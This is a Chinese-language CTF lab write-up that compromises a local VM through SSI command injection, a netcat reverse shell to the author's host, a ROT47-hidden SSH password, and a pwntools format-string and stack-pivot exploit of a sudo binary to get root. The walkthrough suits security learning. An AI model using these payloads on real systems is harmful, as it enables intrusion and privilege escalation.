

完整 WP / 复盘稿

先扫端口:

```
> nmap -sC -sV -p- 192.168.0.138
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-28 03:05 EDT
Nmap scan report for 192.168.0.138
Host is up (0.0014s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 e0:c4:1e:93:7e:5b:5c:d7:6e:9e:13:9c:11:7c:dc:d2 (ECDSA)
|_  256 fc:98:72:4d:39:62:bd:32:ab:de:7b:3a:40:97:e2:68 (ED25519)
80/tcp    open  http      Apache httpd 2.4.66 ((Debian))
|_ http-title: Legacy Maintenance Console
|_ http-server-header: Apache/2.4.66 (Debian)
MAC Address: 08:00:27:D6:44:41 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 13.16 seconds
```

查看80端口的服务

```
> curl -sk http://192.168.0.138/
<!DOCTYPE html>
<html>
<head>
  <title>Legacy Maintenance Console</title>
  <style>
    body { font-family: monospace; background: #1a1a1a; color: #00ff00; padding: 20px; }
    .container { border: 1px solid #333; padding: 20px; border-radius: 5px; }
    .log-box { background: #000; padding: 10px; border: 1px inset #555; margin: 10px 0;
min-height: 100px; }
    textarea { width: 100%; background: #222; color: #0f0; border: 1px solid #444;
padding: 10px; }
    input[type="submit"] { background: #00ff00; color: #000; border: none; padding: 10px
20px; cursor: pointer; }
  </style>
  <script>
    document.addEventListener('DOMContentLoaded', function() {
      const timeElement = document.querySelector('p:nth-of-type(2)');
      timeElement.textContent = `Local Time: ${new Date().toLocaleString()}`;

      const serverElement = document.querySelector('p:nth-of-type(3)');
      serverElement.textContent = `Server Software: Nginx/1.24.0 (Linux x86_64)`;

      setInterval(() => {
        timeElement.textContent = `Local Time: ${new Date().toLocaleString()}`;
      }, 1000);
    });
  </script>
</head>
<body>
  <div class="container">
    <p>Legacy Maintenance Console</p>
    <p>Local Time: 2026-05-28 03:05:00</p>
    <p>Server Software: Nginx/1.24.0 (Linux x86_64)</p>
    <div class="log-box">
      <div style="border: 1px solid #333; height: 100px; margin-bottom: 10px;">
      <input type="submit" value="Submit" />
    </div>
  </div>
</body>
</html>
```

```
    }, 1000);

    fetch('comments.shtml')
    .then(response => response.ok ? response.text() : '')
    .then(data => {
        const logBox = document.querySelector('.log-box');
        logBox.innerHTML = data ? `[${new Date().toLocaleString()}] ${data}` :
'[2026-02-16 11:54:46] SYSTEM INITIALIZED<br>[2026-02-16 11:55:10] NODE CONNECTION
VERIFIED';
    });
  });
</script>
</head>
<body>
  <div class="container">
    <h1>FORMAT - System Monitor v1.0.4</h1>
    <p>Node Status: [ ONLINE ]</p>
    <p>Local Time: </p>
    <p>Server Software: </p>

    <hr>
    <h3>Maintenance Logs</h3>
    <div class="log-box"></div>

    <hr>
    <form action="post.php" method="POST">
      <p>Append Activity Log:</p>
      <textarea name="comment" rows="4"></textarea><br><br>
      <input type="submit" value="SUBMIT DATA">
    </form>
  </div>
</body>
</html>
```

返回的请求包中有：

```
fetch('comments.shtml')
```

说明会请求comments.shtml这个文件，.shtml 类型的文件不太常见

特性	.html (静态网页)	.shtml (SSI 网页)	.php (动态网页)
解析位置	客户端（你的浏览器）	服务端（Web 服务器，如 Apache/Nginx）	服务端（PHP 解析引擎）
服务器的处理方式	服务器找到文件，原封不动地直接丢给浏览器。	服务器扫描文件中的特定注释符号（SSI 指令），替换成对应内容后再丢给浏览器。	PHP 引擎执行文件内的所有逻辑代码（查询数据库、判断逻辑等），生成一份全新的 HTML 代码后丢给浏览器。

特性	.html (静态网页)	.shtml (SSI 网页)	.php (动态网页)
能力上限	纯静态，内容写死是什么就是什么（除非用 JS 在本地修改）。	具备非常基础的动态能力。主要用于引入公共组件（如全站统一的页脚）或显示简单变量（如服务器时间）。	图灵完备的编程语言。可以做任何事：登录注册、读写数据库、复杂计算、生杀予夺。
性能速度	极快（因为不需要服务器动脑子）。	较快（只需要做简单的文本替换）。	相对较慢（需要经过复杂的代码编译和执行过程）。
安全风险	极低（基本上只有被篡改源码的风险）。	中等（配置不当容易引发 SSI 注入漏洞 ，导致系统命令执行）。	较高（如果代码写得烂，会面临 SQL 注入、代码执行、反序列化等无数种漏洞）。

还有看到会有表单提交到 post.php

```
<form action="post.php" method="POST">
  <p>Append Activity Log:</p>
  <textarea name="comment" rows="4"></textarea><br><br>
  <input type="submit" value="SUBMIT DATA">
</form>
```

然后再确认一下响应头

```
> curl -i http://192.168.0.138/
HTTP/1.1 200 OK
Date: Thu, 28 May 2026 07:14:56 GMT
Server: Apache/2.4.66 (Debian)
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Length: 2161
Content-Type: text/html
```

，发现服务器用的是 Apache

那么既然真实是 Apache，而页面里又出现 .shtml，很有可能存在 SSI 注入

测试一下命令执行

```
<!--#exec cmd="id" -->
```

FORMAT - System Monitor v1.0.4

Node Status: [ONLINE]

Local Time: 2026/5/28 15:17:11

Server Software: Nginx/1.24.0 (Linux x86_64)

Maintenance Logs

[2026/5/28 15:17:07] uid=33(www-data) gid=33(www-data) groups=33(www-data)

Append Activity Log:

SUBMIT DATA

确实存在命令执行

拿一下passwd

```
[2026/5/28 15:20:46] root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534:./nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd
Network Management:./usr/sbin/nologin systemd-timesync:x:997:997:systemd Time
Synchronization:./usr/sbin/nologin messagebus:x:100:107:./nonexistent:/usr/sbin/nologin
avahi-autoipd:x:101:109:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
sshd:x:102:65534:./run/sshd:/usr/sbin/nologin andeli:x:1000:1000:./home/andeli:/bin/bash
```

```
andeli:x:1000:1000:./home/andeli:/bin/bash
```

用户是andeli, shell是bash

拿shell

```
<!--#exec cmd="busybox nc 192.168.0.33 9003 -e bash" -->
```

```

> python3 /tools/penelope/penelope.py -p 9003
[+] Listening for reverse shells on 0.0.0.0:9003 -> 127.0.0.1 · 192.168.0.33 · 198.18.0.1
> Main Menu (m) 🐼 Payloads (p) 🧹 Clear (Ctrl-L) 🛑 Quit (q/Ctrl-C)
[+] [New Reverse Shell] => Format 192.168.0.138 Linux-x86_64 www-data(33) 🍷 Session ID <1>
[+] Upgrading shell to PTY...
[+] PTY upgrade successful via /usr/bin/python3
[+] Interacting with session [1] · PTY · Menu key F12 ⏪
[+] Session log: /home/kali/.penelope/sessions/Format~192.168.0.138-Linux-x86_64/2026_05_28-03_22_43-571.log

```

```

www-data@Format:/var/www/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@Format:/var/www/html$

```

```

www-data@Format:/var/www/html$ cat post.php
<?php
$data = $_POST['comment'];
file_put_contents("comments.shtml", $data);
header("Location: index.shtml");
exit();
// rot47
// 2?56=:iC"tKHsKF6!@x}&&:
?>

```

翻看源码的时候发现了两个隐藏信息，提示是rot47加密

Version 9.20.3
Last build: 6 years ago - v9 supports multiple inputs and a Node API allowing you to program with CyberChef
Options ⚙ About / Support ?

Operations
rot
Protobuf Decode
ROT13
ROT47
Rotate Image
Rotate left
Rotate right
Bcrypt
Bombe
CipherSaber2 Decrypt
CipherSaber2 Encrypt
Decode NetBIOS Name
Encode NetBIOS Name
Enigma
Extract URLs
Lorenz
Magic
Multiple Bombe

Recipe
ROT47
Amount 47
STEP
BAKE!
Auto Bake

Input
length: 23
lines: 1
2?56=:iC"tKHsKF6!@x}&&:
Output
time: 1ms
length: 23
lines: 1
andelii:rQEzWdzuePoINUUi

看到用户名对的上就放心了，ssh成功连接

```
andelii:rQEzWdzuePoINUUi
```

登录成功，先查看特殊的sudo权限

```
andeli@Format:~$ sudo -l
Matching Defaults entries for andeli on Format:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User andeli may run the following commands on Format:
    (ALL) NOPASSWD: /usr/local/bin/format
```

那接下来思路基本上确定了

```
andeli@Format:~$ ls -la /usr/local/bin/format
-rwxr-xr-x 1 root root 7400 Feb 15 21:34 /usr/local/bin/format

andeli@Format:~$ file /usr/local/bin/format
/usr/local/bin/format: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically
linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32,
BuildID[sha1]=58510b393892b209ce5f586c1bf721d0ec5a17fe, not stripped
```

这是一个 32 位的可执行文件


LSB executable —— 小端序

Intel 80386 —— 目标 CPU 架构是 x86

dynamically linked —— 动态链接。程序没有把所有需要的外部函数代码（比如 `printf`, `system`）直接打包进文件里，而是在运行时向操作系统请求加载动态链接库

interpreter `/lib/ld-linux.so.2` —— 指定了负责在程序启动时加载那些动态链接库的程序。这是 32 位 Linux 程序的标准加载器。

not stripped —— 未剥离符号表，有利于分析。这意味着程序在编译时保留了调试信息。



下载到本地ida看一下，感觉这个应该是主函数，但是接下来也不会了，只能交给ai了

用 objdump 看一下汇编代码，

```
objdump -d -M intel /usr/local/bin/format | less > /tmp/format_asm.txt
```

得到的一些比较重要的值

```
0804846b <main>:
```

然后ai总结出，核心逻辑可以大致还原成c语言的逻辑：

```
char buf[0x78-ish];

scanf("%s", buf);

printf("%08x.%08x.%08x.%s\n", a, b, c, buf);

printf(buf);
```

函数尾声非常关键：

```
mov ecx, [ebp-4]
leave
lea esp, [ecx-4]
ret
```

翻译成C语言可以类似成 `printf(buf);`；

这段代码存在一个栈溢出和一个非常典型的格式化字符串漏洞（Format String Vulnerability）。

`scanf("%s", buf)` 部分存在栈溢出

`%s` 没有限制长度，可以覆盖后续控制区

然后`printf(buf)` 部分存在格式化字符串

这等同于在 C 语言中写了：`printf(buf);`；而不是安全的 `printf("%s", buf);`。

也就是说：

- 如果我能通过溢出控制 `[ebp-4]`
- 那么函数结束时 `esp` 不再回到正常栈位置
- 而是被改到我指定的位置

这就是经典的 stack pivot（栈迁移）。

ai一开始提供的方案是直接粗暴 GOT 覆盖

直接把 `printf@got` 改成 `system`，然后第二次 `printf(buf)` 就变成 `system(buf)`。

理论上很美，但这里有个实际障碍，是一个经典的 Bad Characters（坏字符）截断：

核心矛盾在于：**Payload 需要用到 `0x0c` 这个字节，但程序的输入函数 `scanf` 偏偏拒收这个字节。**

在格式化字符串漏洞中，如果你想使用 `%n` 去修改某个地址的值（比如把 `printf` 的 GOT 表地址改成 `system` 的地址），你必须把**目标地址**写进你输入的字符串（Payload）里，让它存在于栈上。

所以，Payload 通常长这样：`【目标地址】 + 【一些填充字符】 + 【%n】`

因为这是一个 32 位的程序（我们在 `file` 命令里看到了 `LSB executable` 小端序），所以 `0x0804a00c` 在你的 Payload 字符串中，必须反过来写，变成字节流：`\x0c\xa0\x04\x08`，它的**第一个字节**，是 `\x0c`

如果你在 C 语言中使用 `scanf("%s", buf)` 来读取字符串，`scanf` 有一个严格的规则：**遇到“空白字符（Whitespace）”就会认为字符串输入结束，自动截断后面的内容。**

大多数人以为“空白字符”只有空格（`0x20`）和回车换行（`0x0a` / `0x0d`）。但实际上，C 语言标准库（`isspace()` 函数）定义的空白字符包括：

- `0x20` (Space, 空格)

- 0x09 (Tab, 水平制表符)
- 0x0a (LF, 换行)
- 0x0b (VT, 垂直制表符)
- 0x0c (FF, 换页符 / Form Feed)
- 0x0d (CR, 回车)

因此当 `scanf` 开始读取构造好的payload输入时：

1. 它看到了第一个字节 `\x0c`。
2. `scanf` 内部逻辑触发：“这是一个换页符（空白字符）输入到此结束了”
3. `scanf` 直接罢工，后面的 `\xa0\x04\x08%x%n...` 全部被抛弃。

因此无法触发漏洞利用。

然后ai给出，这题更稳的路线不是“直接打 GOT 覆写”，而是：

- 先 leak libc
- 再重进 main
- 再发第二阶段真正的 ROP / ret2libc

这个过程可以理解为，这道题的 `<main>` 函数结尾（Epilogue，函数尾声）非常特殊，它没有使用标准的 `leave`；`ret`，而是多了一些操作。这个方法核心，就是利用这个特殊的尾声，把程序的“栈”强行搬家到 `.bss` 段（一个未初始化的全局数据区），然后让程序重新执行一次 `main` 函数

`<main>` 函数在退出时的最后四条指令是：

```
080484d6: mov ecx, DWORD PTR [ebp-0x4]  #把栈上局部变量 [ebp-4] 的值赋给 ecx 寄存器。
080484d9: leave                        #等同于 mov esp, ebp 和 pop ebp。正常的清理栈帧操作。
080484da: lea esp, [ecx-0x4]          #把 esp（栈顶指针）直接修改为 ecx - 4。这意味着，只要我们能
                             控制 ecx，我们就能让程序的栈指针指到内存中的任意位置
080484dd: ret                          #等同于 pop eip。程序会从当前 esp 所指的内存地址中取出一个
                             值，作为下一步执行的地址。
```

我们的目标是：让 `ret` 指令执行后，程序能跳回 `main` 函数重新运行（这样我们就能输入第二次 payload）。

准备着陆点：我们在内存中找一块干净、可读写的 `.bss` 段区域，比如选定 `0x0804af2c`，利用格式化字符串漏洞 `%hn` 把 `main` 函数的地址写进了 `.bss` 段的 `0x0804af2c` 地址里。接下来，只要 `ret` 去读 `0x0804af2c`，就会跳回 `main`。

`ret` 会读取当前 `esp` 指向的地方。所以，在执行 `ret` 之前，必须保证 `esp = 0x0804af2c`。也就是要保证 `ecx` 的值是 `0x0804af30` 所以我们要通过缓冲区溢出，把 `ecx` 所在的内存空间精准覆盖为 `0x0804af30`。

这就形成了一个闭环，成功地欺骗程序再给你一次输入的机会，而此时由于栈已经被迁移到了 `.bss` 段（没有各种防护限制，且地址固定已知），后续你就可以在这个“假栈”上布置 `execve` 和 `/bin/sh` 来拿 Root Shell 了。

关于为什么要选择 `execve` 而不是 `system`

`system()` 底层其实是 `fork` 一个子进程再去调 `exec1`，它严重依赖当前的环境变量和标准输入/输出。如果你是在打远程靶机，或者写盲打脚本，输入输出被管道重定向过，`system("/bin/sh")` 经常会遇到拿到了 Shell 却立刻断开（EOF）或者无法交互的尴尬情况。

而 `execve("/bin/sh", ...)` `execve("/bin/sh", ...)` 的效果是：直接把当前 root 进程替换成一个真正的 `/bin/sh`。它不创建子进程，而是直接把当前彻底替换成 `/bin/sh` 执行命令。这在无交互环境中是最稳妥、最干净的做法。

完整的漏洞利用脚本

```
from pwn import *

HOST='192.168.0.138'
USER='andeli'
PASS='rQEzWDzuePoINUUi'

SCANF_OFF = 0x53c20
EXECVE_OFF = 0x0e0250
BINSH_OFF = 0x1b5faa

SCANF_GOT = 0x0804a014
RET_SLOT = 0x0804af2c
PIVOT_ECX = 0x0804af30
ARGV_PTR = 0x0804af40

def build_stage1():
    p = flat(
        p32(SCANF_GOT),
        p32(RET_SLOT + 2),
        p32(RET_SLOT),
        b'AAAA',
        b'.%4$s.END',
        b'%7$2027c%5$hn',
        b'%7$31847c%6$hn',
    )
    return p.ljust(0x74, b'A') + p32(PIVOT_ECX) + b'BBBB' + b'\n'

def build_stage2(execve_addr, binsh_addr):
    p = b'X\x00' + b'B' * (0x74 - 2)
    p += p32(PIVOT_ECX)
    p += b'CCCC'
    p += p32(execve_addr)
    p += p32(0x41414141) # fake ret
    p += p32(binsh_addr) # arg1: filename
    p += p32(ARGV_PTR) # arg2: argv
    p += p32(0) # arg3: envp
    p += p32(binsh_addr) # argv[0]
    p += p32(0) # argv[1]
    p += b'\n'
    return p

s = ssh(host=HOST, user=USER, password=PASS)
p = s.process(['sudo', '/usr/local/bin/format'], tty=False)

# Stage 1
```

```

p.send(build_stage1())
raw = p.recvuntil(b'END', timeout=5)
raw += p.recvrepeat(1)

idx = raw.rfind(b'.END')
leak = u32(raw[idx-4:idx])

libc_base = leak - SCANF_OFF
execve_addr = libc_base + EXECVE_OFF
binsh_addr = libc_base + BINSH_OFF

log.success(f'scanf leak = {hex(leak)}')
log.success(f'libc base = {hex(libc_base)}')
log.success(f'execve = {hex(execve_addr)}')
log.success(f'/bin/sh = {hex(binsh_addr)}')

# Stage 2

p.send(build_stage2(execve_addr, binsh_addr))
sleep(0.5)

p.send(b'id\nwhoami\nncat /root/root.txt\n')
p.interactive()

```

脚本分为两个阶段

1. 第一阶段：在 `sudo /usr/local/bin/format` 这个 root 进程 里先泄漏 `libc` 地址，然后重新回到 `main` 再读一次输入。
2. 第二阶段：第二次输入时，利用栈溢出 + stack pivot，把返回地址改成 `execve("/bin/sh", ["/bin/sh", NULL], NULL)`，从而把当前 root 进程直接变成 root shell。

先获取main函数和 `scanf` 的真实 libc 地址

```

andeli@Format:/usr/local/bin$ python3 - <<'PY'
from pwn import *
elf = ELF('/usr/local/bin/format')
print('main =', hex(elf.symbols['main']))
PY
[*] '/usr/local/bin/format'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
Stripped:  No
main = 0x804846b
andeli@Format:/usr/local/bin$ python3 - <<'PY'
from pwn import *
elf = ELF('/usr/local/bin/format')
print('scanf@got =', hex(elf.got['__isoc99_scanf']))
PY
[*] '/usr/local/bin/format'

```

```
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
Stripped:  No
scanf@got = 0x804a014
```

```
main = 0x804846b
scanf@got = 0x804a014
```

GOT 是程序里存放“外部函数真实地址”的一张表。真正运行时 `scanf` 的 `libc` 被加载到内存里的哪个位置，程序就会在 GOT 里存一下

`SCNMF_GOT = 0x0804a014` 是 **GOT 表项地址**，是 `scanf` 当前在内存中的真实地址。这就是为什么我们用 `%4$s` 去读它，就能拿到 `scanf` 的运行时地址。

`0x74` 这个偏移值很重要，因为它告诉我们：

从输入缓冲区 `buf` 的开头，写多少字节，刚好能覆盖到 `[ebp-4]`

看反汇编：

```
lea eax,[ebp-0x78]
...
mov ecx,[ebp-0x4]
```

说明：

- `buf` 起始地址在： `[ebp-0x78]`
- 我们想覆盖的位置在： `[ebp-0x4]`

所以距离就是：

```
0x78 - 0x04 = 0x74
```

所以脚本里才会有：

```
p.ljust(0x74, b'A')
```

意思是：

先把前面的内容填充到恰好 `0x74` 字节，下一写入位置就正好落在 `[ebp-4]`

为什么格式串里用 `%4$...` `%5$...` `%6$...`

这个是测出来的。找“我们的输入开头”在格式串参数表里是第几个参数

构造一个小测试：

```
andeli@Format:/usr/local/bin$ ./format
p32(0x41414141) + p32(0x42424242) + b'%.4$x.%.5$x\n'
00000001.22222222.00000001.p32(0x41414141)
p32(0x41414141)
```

如果输出是：

```
41414141.42424242
```

那就说明：

- `%.4$x` 取到的是我们输入的前 4 字节
- `%.5$x` 取到的是我们输入的第二个 4 字节

这个实验的意义就是：

我们不用死算调用栈，只需要知道：

第 4 个格式串参数 = 我输入开头的第 1 个 dword

第 5 个格式串参数 = 我输入开头的第 2 个 dword

以此类推。

所以后面脚本里：

```
p32(SCANF_GOT),      # 作为第4个参数
p32(RET_SLOT + 2),   # 作为第5个参数
p32(RET_SLOT),       # 作为第6个参数
b'AAAA',             # 作为第7个参数
```

`SCANF_OFF` / `EXECVE_OFF` / `BINSH_OFF` 这三个不是从主程序里来的，而是从 **目标机的 libc** 里来的，因为每个机器的 libc 可能不同，所以这里也只能用靶机的 libc。因为这个二进制是 **32 位程序**，所以它用的是 32 位 libc。

```
andeli@Format:/lib$ cp /lib/i386-linux-gnu/libc.so.6 /tmp/libc_format_remote.so
```

然后用 pwntools 测偏移：

```
andeli@Format:/lib$ python3 - <<'PY'
from pwn import *
libc = ELF('/tmp/libc_format_remote.so')
print('__isoc99_scanf =', hex(libc.symbols['__isoc99_scanf']))
print('execve      =', hex(libc.symbols['execve']))
print('/bin/sh     =', hex(next(libc.search(b'/bin/sh'))))
PY
[*] '/tmp/libc_format_remote.so'
  Arch:      i386-32-little
  RELRO:     Partial RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
__isoc99_scanf = 0x53c20
execve        = 0xe0250
```

```
/bin/sh      = 0x1b5faa
```

所以脚本里才有：

```
SCANF_OFF = 0x53c20  
EXECVE_OFF = 0x0e0250  
BINSH_OFF  = 0x1b5faa
```